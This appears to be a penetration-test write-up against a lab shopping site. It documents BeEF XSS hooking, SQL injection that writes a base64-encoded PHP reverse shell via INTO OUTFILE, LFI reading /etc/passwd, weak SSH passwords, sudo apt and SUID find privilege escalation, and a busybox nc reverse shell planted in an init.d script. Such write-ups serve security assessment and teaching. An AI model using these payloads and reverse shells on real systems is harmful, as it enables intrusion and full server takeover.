[13:32:47] | _UI URL: http://172.17.0.1:3000/ui/panel
[13:32:47] [*] running on network interface: 192.168.176.1
[13:32:47] | Hook URL: http://192.168.176.1:3000/hoek.js
[13:32:47] | _UI URL: http://192.168.176.1:3000/ui/panel
[13:32:47] [*] running on network interface: 192.168.176.1
[13:32:47] | Hook URL: http://192.168.176.1:3000/hoek.js
[13:32:47] | _UI URL: http://192.168.176.1:3000/ui/panel
[13:32:47] [*] HTTP Proxy: 192.168.176.1:3000
[13:32:47] [*] HTTP Proxy key: 1816a7a3e3c5b66c79f7e5a0fe4d83f2a1603
[13:32:47] [*] HTTP Proxy key: http://127.0.0.1:6789
[13:32:47] [*] BeEF server started (press ctrl+c to stop)

```



For instance, the attacker can inject a script that triggers interaction with the Browser Exploitation Framework (BeEF), a penetration testing tool.



This malicious script, when executed in the context of a user's session, establishes a connection to the BeEF framework, giving the attacker the ability to manipulate the user's browser session.

**Impact:** XSS vulnerabilities, particularly those that enable integration with frameworks like BeEF, are highly critical. They can be leveraged to perform a wide range of attacks, such as session hijacking, keystroke logging, phishing, and identity theft. This not only compromises the individual user's data and privacy but also undermines the overall security and integrity of the website.

## Injection - SQL Injection (SQLi) Leading to Remote Code Execution via File Creation and Image Update

**Issue Identified:** The shopping website is vulnerable to SQL Injection (SQLi), a critical issue categorized under 'Injection' in the OWASP. This vulnerability was exploited to create and execute a malicious PHP file capable of initiating a reverse shell.

**Description:** The vulnerability allows SQLi to occur, enabling an attacker to manipulate database queries. Two distinct SQLi exploits were identified:

Wow you found the hidden page of the web site! Good job admin

Error: INSERT INTO log (username, time) VALUES ('admin','1\_')  
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1\_')' at line 1

1. Creating a file with malicious PHP code designed for reverse shell execution.

```
(SELECT '<?php system(base64_decode("YnVzeWJveCBuYyAxOTIuMTY4LjEyMi4xIDQ0NDUgLUUgLU2Jpbi9zaA==")); ?>' INTO
OUTFILE '/opt/lampp/htdocs/www/img/cat.php');
```

```
time=
');+SELECT+'<?php+system(base64_decode("YnVzeWJveCBuYyAxOTIuMTY4LjEyMi4xIDQ0NDUgLUUgLU2Jpbi9zaA==")); ?>'+INTO+OUTFILE+' /opt/lampp/htdocs/
www/img/cat.php';
```


2. Updating an existing image record in the database to point to the newly created malicious PHP file.

```
(UPDATE `item` SET `picname` = 'cat.php' WHERE `item`.`ID` = 0;)
```

connection: close

```
time=');+UPDATE+`item`+SET+`picname`+=+'cat.php'+WHERE+`item`.`ID`+=+0;
```

By injecting SQL commands, the attacker can instruct the server to write a new file containing PHP code that, when executed, opens a reverse shell to a remote host. Additionally, the attacker can alter an image's file path in the database to this malicious PHP file, leading to its execution when the image is accessed.



**Impact:** This form of SQLi presents a severe risk as it leads to unauthorized remote code execution. It allows an attacker to gain control over the server, potentially resulting in complete system compromise, unauthorized access to sensitive data, and further exploitation of the system.



# Identification and Authentication Failures - Weak Password

## Vulnerability in SSH Service Following User Enumeration

**Issue Identified:** During a security analysis using Nmap, an open SSH port was discovered, leading to a Local File Inclusion (LFI) attack that exposed usernames. Subsequent investigation revealed that the username 'low' had a weak password, identical to the username, which represents a case of 'Identification and Authentication Failures' as outlined OWASP.

**Description:** An Nmap scan was conducted on the target IP, revealing an open SSH port.

```
(waris@kali)-[~]
$ nmap -T4 -A -p- -sC -sV -Pn 192.168.176.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 11:09 +07
Nmap scan report for 192.168.176.129
Host is up (0.0025s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 db:d7:43:c0:b0:dd:33:62:af:6f:0e:73:14:7f:50:7b (RSA)
| 256 4e:00:3d:05:da:56:c6:09:3c:3b:9d:e1:67:3f:76:26 (ECDSA)
|_ 256 c4:82:b7:ff:8f:99:9c:26:22:81:97:44:e1:c0:c1:d8 (ED25519)
```

Leveraging an LFI vulnerability, the `/etc/passwd` file was accessed, enabling the enumeration of user accounts.

```
1 <div class="col">
2     root:x:0:0:root:/root:/bin/bash
3 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
4 bin:x:2:2:bin:/bin:/usr/sbin/nologin
5 sys:x:3:3:sys:/dev:/usr/sbin/nologin
6 sync:x:4:65534:sync:/bin:/bin/sync
7 games:x:5:60:games:/usr/games:/usr/sbin/nologin
8 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
9 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
10 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
11 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
12 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
13 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
14 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
15 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
16 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
17 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
18 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
19 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
21 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
22 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
23 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
24 syslog:x:104:108::/home/syslog:/bin/false
25 _apt:x:105:65534::/nonexistent:/bin/false
26 lxd:x:106:65534::/var/lib/lxd:/bin/false
27 messagebus:x:107:111::/var/run/dbus:/bin/false
28 uuid:x:108:112::/run/uuid:/bin/false
29 dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
30 sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
31 ubuntu:x:1000:1000:ubuntu,,,:/home/ubuntu:/bin/bash
32 low:x:1001:1001::/home/low:
33 mysql:x:999:1002::/home/mysql:
34 lowuser:x:1002:1003::/home/lowuser:/bin/bash
35 tomcat:x:998:998::/opt/tomcat:/bin/false
36 </div>
```

```
waaris_m ~
$ ssh low@192.168.176.129
low@192.168.176.129's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

141 packages can be updated.
4 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 24 14:54:17 2024 from 192.168.176.1
Could not chdir to home directory /home/low: No such file or directory
$
```

Further investigation into the `/home` directory identified the user account 'low'. Attempts to access this account were successful using the username as the password, indicating a weak password security practice.

**Impact:** The use of weak, guessable passwords, especially those identical to usernames, severely compromises the security of user accounts. This vulnerability significantly increases the risk of unauthorized access, potentially leading to system compromise, data breaches, and unauthorized operations within the server.

## Privilege Escalation via Sudo Rights on 'apt' Package

**Issue Identified:** Post gaining access to the server, a command `sudo -l` revealed that the 'apt' package could be executed with sudo privileges without a password.

**Description:** After accessing the server, further exploration was carried out to assess the extent of privileges available.

```

waaris_m ~
$ ssh low@192.168.176.129
low@192.168.176.129's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

141 packages can be updated.
4 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 24 14:54:17 2024 from 192.168.176.1
Could not chdir to home directory /home/low: No such file or directory
$

```

The execution of `sudo -l` indicated that the 'apt' package could be run as a superuser without the need for a password.

```

Last login: Wed Jan 24 15:51:31 2024 from 192.168.176.1
Could not chdir to home directory /home/low: No such file or directory
$ whoami
low
$ sudo -l
Matching Defaults entries for low on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/apt

```

This misconfiguration allows for privilege escalation, as certain functionalities of 'apt' can be exploited to execute arbitrary commands with root privileges.

```

$ sudo apt update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
root
#

```

**Impact:** This misconfiguration presents a significant security risk, as it can lead to unauthorized privilege escalation. An attacker with such access can gain full control of the server, leading to potential system compromise, data breaches, and the ability to perform unrestricted actions on the server.



## Potential Privilege Escalation via Misconfigured 'find' Binary

**Issue Identified:** Upon gaining access to the server and conducting an analysis using linpeas, a potential privilege escalation vulnerability was identified involving the '/usr/bin/find' binary.

**Description:** The tool linpeas was utilized to scan the server for possible privilege escalation paths.

```

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 40K Apr 13 2016 /bin/mount ----> Apple_Mac_OSX(Lion)_Ker
-rwsr-xr-x 1 root root 44K May 8 2014 /bin/ping6
-rwsr-xr-x 1 root root 31K Mar 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 40K May 17 2017 /bin/su
-rwsr-xr-x 1 root root 27K Apr 13 2016 /bin/umount ----> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K May 8 2014 /bin/ping
-rwsr-xr-x 1 root root 23K Mar 27 2019 /usr/bin/pkexec ----> Linux4.10_to_5.1.1
-rwsr-xr-x 1 root root 40K May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 134K Mar 31 2016 /usr/bin/sudo ----> check_if_the_sudo_v
-rwsr-xr-x 1 root root 217K Feb 8 2016 /usr/bin/find
-rwsr-xr-x 1 root root 49K May 17 2017 /usr/bin/chfn ----> SuSE_9.3/10
-rwsr-xr-x 1 root root 33K May 17 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 53K May 17 2017 /usr/bin/passwd ----> Apple_Mac_OSX(03-2
-rwsr-xr-x 1 daemon daemon 51K Jan 15 2016 /usr/bin/at ----> RTru64_UNIX_4.0g(C
-rwsr-xr-x 1 root root 39K May 17 2017 /usr/bin/newgrp ----> HP-UX_10.20
-rwsr-xr-x 1 root root 74K May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 33K May 17 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 10K Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 109K Feb 8 2021 /usr/lib/snapd/snap-confine ----> Ubuntu
-rwsr-xr-x 1 root root 39K Mar 8 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-ni
-rwsr-xr-x 1 root root 419K Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 42K Jun 12 2020 /usr/lib/dbus-1.0/dbus-daemon-launch
-rwsr-xr-x 1 root root 15K Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 15K Jan 29 2020 /opt/lampp/bin/suexec

SGID
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 35K Mar 17 2016 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 35K Mar 17 2016 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root crontab 36K Apr 6 2016 /usr/bin/crontab
-rwxr-sr-x 1 root shadow 61K May 17 2017 /usr/bin/chage
-rwxr-sr-x 1 root tty 15K Mar 1 2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root root 217K Feb 8 2016 /usr/bin/find
-rwxr-sr-x 1 root mlocate 39K Nov 18 2014 /usr/bin/mlocate
-rwxr-sr-x 1 root utmp 425K Feb 24 2021 /usr/bin/screen ----> GNU_Screen_4.5.0
-rwxr-sr-x 1 root ssh 351K Mar 4 2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 daemon daemon 51K Jan 15 2016 /usr/bin/at ----> RTru64_UNIX_4.0g(C
-rwxr-sr-x 1 root tty 27K Apr 13 2016 /usr/bin/wall

```

The scan revealed that the '/usr/bin/find' binary could potentially be exploited for privilege escalation.

```

waaris_m ~
$ nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 192.168.122.1 37263
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ /usr/bin/find . -exec /bin/sh -p \; -quit
whoami
root
id
uid=1(daemon) gid=1(daemon) euid=0(root) egid=0(root) groups=0(root),1(daemon)

```

```

waaris_m ~
$ nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 192.168.122.1 44563
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ /usr/bin/find . -exec /bin/sh -p \;
whoami
root
id
uid=1(daemon) gid=1(daemon) euid=0(root) egid=0(root) groups=0(root),1(daemon)

```


It was observed that 'find' has misconfigured permissions or SUID bits set, which could allow an attacker with limited privileges to execute commands with root-level permissions.

**Impact:** This misconfiguration poses a significant risk as it can lead to unauthorized privilege escalation on the server. An attacker could exploit this to gain full control of the server, resulting in a total system compromise, access to sensitive data, and the ability to perform unauthorized actions at the root level.

## Privilege Escalation via Writable '/etc/init.d/testscript.sh'

**Issue Identified:** Upon accessing the server and utilizing **linpeas** for privilege escalation (PE) pathways analysis, a vulnerability was identified involving writable permissions on '/etc/init.d/testscript.sh'.


**Description:** The linpeas tool revealed that the current user had write privileges over '/etc/init.d/testscript.sh'.



Exploiting this, a reverse shell script was introduced into 'testscript.sh' using the command: `echo '#!/bin/bash\nbusybox nc 192.168.122.1 4444 -e /bin/sh' > /etc/init.d/testscript.sh`.

```
echo '#!/bin/bash\nbusybox nc 192.168.122.1 4444 -e /bin/sh' > /etc/init.d/testscript.sh
cat testscript.sh
#!/bin/bash
busybox nc 192.168.122.1 4444 -e /bin/sh
```

Upon the server's restart, this script executed and established a connection to a listening service on the attacker's machine, providing root user access.



**Impact:** The ability to write and execute scripts in system directories, particularly as root, poses a severe security risk. It can lead to unauthorized root-level access, full system compromise, potential data breaches, and could be leveraged for further malicious activities within the network.